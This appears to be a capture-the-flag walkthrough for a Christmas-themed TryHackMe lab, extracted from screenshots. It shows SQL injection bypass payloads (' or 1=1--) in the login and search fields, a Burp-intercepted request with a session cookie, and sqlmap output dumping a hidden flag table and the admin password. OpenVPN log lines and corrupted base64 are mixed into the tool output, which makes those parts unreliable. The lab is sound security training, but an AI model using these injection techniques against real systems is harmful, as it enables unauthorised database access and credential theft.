
Do not attempt to login if you are not a member of Santa's corporation!

Username `' or 1=1--`

Password `' or 1=1--`

Login

10.10.2.33



Question 3 : How many entries are there in the gift database?

A screenshot of a web browser window titled "Santa's admin panel". The URL is 10.10.2.33:8000/santapanel?search=' or 1=1--. The page features a cartoon illustration of Santa Claus carrying a large sack of gifts, with a string of colorful Christmas lights above him. The text "Welcome back, Santa!" is at the top. Below it, a message says "The database has been updated while you were away!". There is a search input field with placeholder "Enter: ' or 1=1--" and a "Search" button. A search result table shows two entries:

| Gift | Child |
|------------|-------|
| shoes | james |
| skateboard | john |

Santa's admin panel

Enter: ' or 1=1--

The database has been updated while you were away!

Search

| Gift | Child |
|----------------------------|--------------|
| shoes | James |
| skateboard | John |
| iphone | Robert |
| playstation | Michael |
| xbox | William |
| candy | David |
| books | Richard |
| socks | Joseph |
| 10 McDonalds meals | Thomas |
| toy car | Charles |
| air hockey table | Christopher |
| lego star wars | Daniel |
| bike | Matthew |
| table tennis | Anthony |
| fazer chocolate | Donald |
| wii | Mark |
| github ownership | Paul |
| finnish-english dictionary | James |
| laptop | Steven |
| rasberry pie | Andrew |
| TryHackMe Sub | Kenneth |
| chair | joshua |

Question 4 : What did Paul ask for?

Santa's admin panel

Enter: ' or 1=1--

The database has been updated while you were away!

Search

| Gift | Child |
|----------------------------|--------------|
| shoes | James |
| skateboard | John |
| iphone | Robert |
| playstation | Michael |
| xbox | William |
| candy | David |
| books | Richard |
| socks | Joseph |
| 10 McDonalds meals | Thomas |
| toy car | Charles |
| air hockey table | Christopher |
| lego star wars | Daniel |
| bike | Matthew |
| table tennis | Anthony |
| fazer chocolate | Donald |
| wii | Mark |
| github ownership | Paul |
| finnish-english dictionary | James |
| laptop | Steven |
| rasberry pie | Andrew |
| TryHackMe Sub | Kenneth |
| chair | joshua |

Question 5 : What is the flag?

Using burpsuite to receive request from the search. And then save the item to your file.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://10.10.2.33:8000

Forward Drop Intercept is on Action Open Browser

Comment this item HTTP/1

Pretty Raw

```
1 GET /santapanel?search=github HTTP/1.1
2 Host: 10.10.2.33:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.2.33:8000/santapanel?search=%27+or+1%3D1--
9 Cookie: sessionkeyJhdXRoIjp0cnVlfo.YrNXSQ.1da0qgPJYRbFrRuQ7EW0evKgKXk
10 Upgrade-Insecure-Requests: 1
11
12
```

① ⚙️ ⏪ ⏩ Search... 0 matches

kali@kali: ~/Music

File Actions Edit View Help

```
<time>Wed Jun 22 14:05:39 EDT 2022</time> <signature> RSA-SHA256
<url><![CDATA[http://10.10.2.33:8000/santapanel?search=github]]></url>
<host ip="10.10.2.33">10.10.2.33</host>
<port>8000</port>
<protocol>http</protocol>
<method><![CDATA[GET]]></method>
<path><![CDATA[/santapanel?search=github]]></path>
<extension>null</extension>
<request base64="true"><![CDATA[R0VUIC9zYW50YXBhbVmP3NlYXJjaD1naXRodWIgS
FRUUC8xLjENCkhvc306IDEwLjEwljIuMzM6ODawMA0KVXNlci1BZ2VudDogTW96aWxsYS81LjAgKF
gxMTsgTGlwdGgeDg2XzY0yBydjo5MS4wKSBHZWNrb8yMDewMDewMSBGAxJlZm94LzkxLjANckF
jY2VwdDoggDVG4dC9odG1sLGFWcGxpY2Foaw9UL3hodG1sks3htbCxhcHBsaWNhdGlybi94bWw7cT0w
LjkxaW1h2Uvd2VicCwqLy07cT0wLjgnCkFjY2VwdC1MYW5ndWFnZTogZW4tVVMsZW47cT0wLjUNC
kFjY2VwdC1FbmNvZGluZzogZ3ppcCwgZGVmbGF0ZQK29ubmVjdGvbjogY2xvc2UNClJlZmVyZX
I6Igh0dHA6Ly8xMC4xMC4yljMz0jgwMDAvc2FudGfwYW5lbD9zzWFyY2g9JT13K29yKzElM0QxLs0
NCkNvb2tpZTogc2Vzc2lvbj1leUpoZFhSb0lqcDBjb1zsZlEuWXJ0WFNRljFKYTbxZ1BKWVjRnJS
dVE3RVcwZXZLZ0tYaw0KVXBncmFkZS1JbnNlY3VzS1SZXF1ZXN0czogMQ0KDQo=]]></request>
<status></status>
<response length="116" cipher="AES-256-CBC" type="text" encoding="utf-8">
<mimetype></mimetype>
<response base64="true"><![CDATA[Using 512 bit message
<comment></comment>
<item> 14:12:42 Preserving previous TUN/TAP instance: tun1
</items> 14:12:42 Initialization Sequence Completed
2022-06-22 14:13:48 TLS Error: local/remote TLS keys are out of sync
(kali㉿kali)-[~/Music]
$ ]]</response>
```

```

kali@kali:~/Music
File Actions Edit View Help
| Kenneth | 19 | TryHackMe Sub
| Joshua | 12 | chair
+-----+-----+
[14:27:54] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.2.33/dump/SQLite_masterdb/sequels.csv'
[14:27:54] [INFO] fetching columns for table 'hidden_table'
[14:27:55] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table, signature: RSA-SHA256
[1 entry]
+-----+
| flag | CONTROL [server]: 'PUSH_REQUEST' (status
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} | logy
+-----+
[*] ending @ 14:27:55 /2022-06-22/ bit message
  cation
  Incoming Data Channel: Cipher 'AES-256-CBC' 1

```

Question 6 : What is admin's password?

```

kali@kali:~/Music
File Actions Edit View Help
[14:27:52] [INFO] confirming SQLite
[14:27:52] [INFO] actively fingerprinting SQLite
[14:27:52] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[14:27:52] [INFO] sqlmap will dump entries of all tables from all databases now
[14:27:52] [INFO] fetching tables for database: 'SQLite_masterdb'
[14:27:53] [INFO] fetching columns for table 'users'
[14:27:53] [INFO] fetching entries for table 'users'
Database: <current>, signature: RSA-SHA256
Table: users, Peer Connection Initiated with [AF_I]
[1 entry]
+-----+
| password | username |
+-----+
| EhCNSWzzFP6sc7gB | admin
+-----+
[*] ending @ 14:27:53 /2022-06-22/ bit message
  cation
  Incoming Data Channel: Cipher 'AES-256-CBC' 1

```

Thought Process/Methodology:

